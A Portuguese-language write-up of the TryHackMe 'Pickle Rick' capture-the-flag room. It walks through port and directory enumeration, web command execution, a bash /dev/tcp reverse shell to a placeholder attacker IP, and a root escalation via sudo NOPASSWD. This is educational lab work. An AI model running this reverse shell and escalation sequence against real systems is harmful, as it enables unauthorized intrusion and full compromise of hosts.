

Write-up: Pickle Rick

TryHackMe

Dificuldade: Fácil

Data de resolução: 11/09/2026

Giovanna Felipe Guimarães

Sumário

1	Visão Geral	2
2	Reconhecimento	2
2.1	Enumeração de portas e serviços	2
2.2	Inspeção da aplicação web	2
2.3	Identificação das tecnologias	2
2.4	Enumeração de diretórios e arquivos	3
3	Exploração	3
3.1	Acesso ao Command Panel	3
3.2	Verificação das ferramentas disponíveis	4
3.3	Identificação do endereço IP da máquina Kali	4
3.4	Preparação do listener	4
3.5	Obtenção do shell reverso	4
3.6	Estabilização do shell	5
3.7	Primeiro ingrediente	5
3.8	Segundo ingrediente	5
4	Escalada de Privilégios	6
5	Conclusão	7
6	Referências	7

1 Visão Geral

O desafio Pickle Rick, da plataforma TryHackMe, consiste na exploração de uma máquina Linux que disponibiliza serviços de rede e uma aplicação web. A superfície de ataque principal está relacionada ao serviço HTTP exposto, que permite identificar informações utilizadas no acesso à aplicação e, posteriormente, interagir com um painel de comandos.

A resolução envolveu o reconhecimento dos serviços disponíveis, a enumeração da aplicação web, a obtenção das informações necessárias para o login e a execução de comandos por meio do painel. A partir desse acesso, foi obtido um shell reverso e, posteriormente, realizada a enumeração de privilégios até a obtenção de acesso como root.

2 Reconhecimento

O reconhecimento inicial foi realizado a partir da máquina Kali Linux, utilizando o endereço IP fornecido pelo TryHackMe como alvo.

2.1 Enumeração de portas e serviços

O primeiro comando executado foi o Nmap, com detecção de serviços e scripts padrão:

```
nmap -sC -sV -oN nmap_inicial.txt <TARGET_IP>
```

O resultado mostrou duas portas TCP abertas:

```
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11  
80/tcp open  http      Apache httpd 2.4.41
```

A porta 22 indicava a presença de SSH, enquanto a porta 80 disponibilizava um servidor web Apache. Como o serviço HTTP apresentava uma aplicação acessível, a investigação foi direcionada para a aplicação web.

O Nmap também identificou o título da página:

```
http-title: Rick is sup4r cool
```

2.2 Inspeção da aplicação web

Ao acessar a aplicação pelo navegador, foi realizada uma inspeção do código-fonte da página. Nessa etapa, foi possível identificar o nome de usuário utilizado posteriormente no formulário de login.

Essa informação foi obtida diretamente da aplicação web, antes da obtenção do acesso ao painel de comandos.

2.3 Identificação das tecnologias

Para complementar a identificação da aplicação, foi utilizado o WhatWeb:

```
whatweb http://<TARGET_IP>
```

Entre as informações relevantes, foram identificados:

```
Apache[2.4.41]  
Bootstrap  
HTML5  
jQuery
```

```
Ubuntu Linux
Title[Rick is sup4r cool]
```

2.4 Enumeração de diretórios e arquivos

Em seguida, foi realizada uma enumeração de diretórios e arquivos utilizando o Gobuster:

```
gobuster dir -u http://<TARGET_IP>
-w /usr/share/wordlists/dirb/common.txt
-x php,txt,html
```

A enumeração foi realizada utilizando as extensões php, txt e html. O resultado foi obtido diretamente nessa tentativa, não sendo necessário ampliar a lista de extensões.

Os resultados mais relevantes foram:

```
/assets/      (Status: 301)
/denied.php    (Status: 302) -> /login.php
/index.html    (Status: 200)
/login.php     (Status: 200)
/portal.php    (Status: 302) -> /login.php
/robots.txt    (Status: 200)
```

A descoberta de login.php confirmou a existência de uma página específica de autenticação. Já o arquivo robots.txt apresentou uma informação que chamou atenção por estar relacionada ao personagem Rick.

A partir da referência encontrada no robots.txt, foi possível deduzir a senha utilizada na aplicação.

Com o usuário obtido na inspeção do código-fonte e a senha deduzida a partir do robots.txt, foi possível realizar o login.

3 Exploração

3.1 Acesso ao Command Panel

Após o login, a aplicação apresentou um painel de comandos, denominado *Command Panel*. Esse painel permitia executar comandos no servidor por meio da aplicação web.




Figura 1: Command Panel disponibilizado após a autenticação.

Para verificar qual usuário estava executando os comandos, o primeiro teste realizado no próprio Command Panel foi:

```
whoami
```

O resultado foi:

```
www-data
```

Isso confirmou que os comandos estavam sendo executados com os privilégios do usuário `www-data`.

3.2 Verificação das ferramentas disponíveis

Antes de estabelecer o shell reverso, foram verificadas as versões do Python e do PHP disponíveis no servidor. Os comandos foram executados no Command Panel.

Primeiro:

```
python3 --version
```

Resultado:

```
Python 3.8.10
```

Depois:

```
php -v
```

O servidor possuía PHP 7.4.3, além do Python 3.8.10. A disponibilidade do Python seria útil posteriormente para obter um terminal mais estável.

3.3 Identificação do endereço IP da máquina Kali

Para estabelecer uma conexão reversa, foi necessário identificar o endereço IP da máquina Kali na interface utilizada pelo TryHackMe.

Esse procedimento foi realizado no terminal da Kali:

```
ip addr show tun0
```

O trecho relevante da saída foi:

```
inet <KALI_IP>/18
```

O endereço correspondente à interface `tun0` foi utilizado como destino da conexão reversa.

3.4 Preparação do listener

Com o endereço da Kali identificado, foi aberto um listener na porta 4444. Esse comando foi executado no terminal da Kali, e não no Command Panel:

```
nc -lvnp 4444
```

O listener apresentou:

```
listening on [any] 4444 ...
```

O objetivo era aguardar uma conexão proveniente da máquina alvo.

3.5 Obtenção do shell reverso

Com o listener aguardando conexões, foi utilizado o Command Panel para executar o seguinte comando:

```
bash -c 'bash -i >& /dev/tcp/<KALI_IP>/4444 0>&1'
```

O comando redireciona a entrada e a saída de um shell Bash para uma conexão TCP com a máquina Kali.

A conexão foi recebida pelo listener:

```
connect to [<KALI_IP>] from (UNKNOWN) [<TARGET_IP>] <PORT>
bash: cannot set terminal process group (...): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-<TARGET>:/var/www/html$
```

Com isso, foi obtido um shell no servidor como `www-data`.

3.6 Estabilização do shell

O shell reverso obtido inicialmente não possuía controle completo de terminal, como indicado pelas mensagens:

```
bash: cannot set terminal process group (...): Inappropriate ioctl for device
bash: no job control in this shell
```

Para melhorar a interação com o terminal, foi consultada a documentação do HackTricks sobre shells interativos, especificamente a seção de *Full TTYs*.

Como o servidor possuía Python 3.8.10, foi utilizada a seguinte instrução no shell:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Essa etapa teve como objetivo estabilizar o shell e facilitar a execução dos comandos seguintes. Porém, foi verificado posteriormente que essa estabilização não era necessária para a obtenção do acesso root.

3.7 Primeiro ingrediente

Após o acesso ao servidor, foi realizada uma listagem dos arquivos presentes no diretório da aplicação:

```
ls -la
```

Entre os arquivos encontrados estava:

```
-rwxr-xr-x 1 ubuntu ubuntu 17 ... Sup3rS3cretPickl3Ingred.txt
```

O conteúdo do arquivo foi obtido com:

```
cat Sup3rS3cretPickl3Ingred.txt
```

Assim, foi obtido o primeiro ingrediente do desafio <FLAG>.

3.8 Segundo ingrediente

O arquivo `clue.txt` indicava que o sistema de arquivos deveria ser investigado para localizar o próximo ingrediente.

Inicialmente, foi retornado ao diretório `/home`:

```
cd /home
```

Em seguida, foi realizada a listagem dos diretórios disponíveis:

```
ls -la
```

Entre os diretórios encontrados estava o diretório `rick`:

```
drwxrwxrwx 2 root root 4096 ... rick
```

O diretório foi acessado:

```
cd rick
```

Depois, foi realizada uma nova listagem:

```
ls -la
```

Foi encontrado o arquivo:

```
-rwxrwxrwx 1 root root 13 ... second ingredients
```

Como o nome do arquivo possuía um espaço, foi utilizado o comando:

```
cat "second ingredients"
```

Dessa forma, foi obtido o segundo ingrediente do desafio <FLAG>.

4 Escalada de Privilégios

Após obter o shell como www-data, foi realizada uma enumeração dos privilégios disponíveis para o usuário.

O primeiro comando utilizado foi:

```
sudo -l
```

O resultado relevante foi:

```
User www-data may run the following commands on ip-<TARGET>:  
(ALL) NOPASSWD: ALL
```

A entrada (ALL) NOPASSWD: ALL indica que o usuário www-data poderia executar comandos com privilégios de qualquer usuário, incluindo root, sem a necessidade de fornecer uma senha.

A partir dessa configuração, foi possível realizar a escalada diretamente com:

```
sudo su
```

Após a execução do comando, o usuário foi alterado para root. Para confirmar a mudança de privilégios, foi executado:

```
whoami
```

Resultado:

```
root
```

Com o acesso root obtido, foi possível acessar o diretório /root:

```
cd /root
```

Em seguida, foi realizada a listagem dos arquivos:

```
ls -la
```

Entre os arquivos encontrados estava:

```
-rw-r--r-- 1 root root 29 ... 3rd.txt
```

O arquivo foi então consultado:

```
cat 3rd.txt
```

O conteúdo correspondia ao terceiro ingrediente. Assim, foi conquistada a terceira flag.

5 Conclusão

A exploração começou com a enumeração das portas e serviços expostos, identificando o servidor web na porta 80. A enumeração da aplicação permitiu encontrar `login.php`, além do `robots.txt`, enquanto a inspeção do código-fonte forneceu o usuário necessário para autenticação.

Após o login, o Command Panel permitiu executar comandos e estabelecer um shell reverso como `www-data`.

A enumeração do sistema de arquivos permitiu localizar o primeiro e o segundo ingredientes. Em seguida, a enumeração dos privilégios com `sudo -l` revelou a permissão `NOPASSWD: ALL`. Essa configuração permitiu executar `sudo su` e obter acesso como `root`.

Por fim, com os privilégios de `root`, foi possível acessar o diretório `/root` e consultar o arquivo `3rd.txt`, obtendo o terceiro ingrediente e concluindo o desafio.

6 Referências

- TryHackMe. *Pickle Rick*. Disponível em: <https://tryhackme.com/room/picklerick>
- HackTricks. *Full TTYs*. Disponível em: <https://hacktricks.wiki/en/generic-hacking/reverse-shells/full-ttys.html>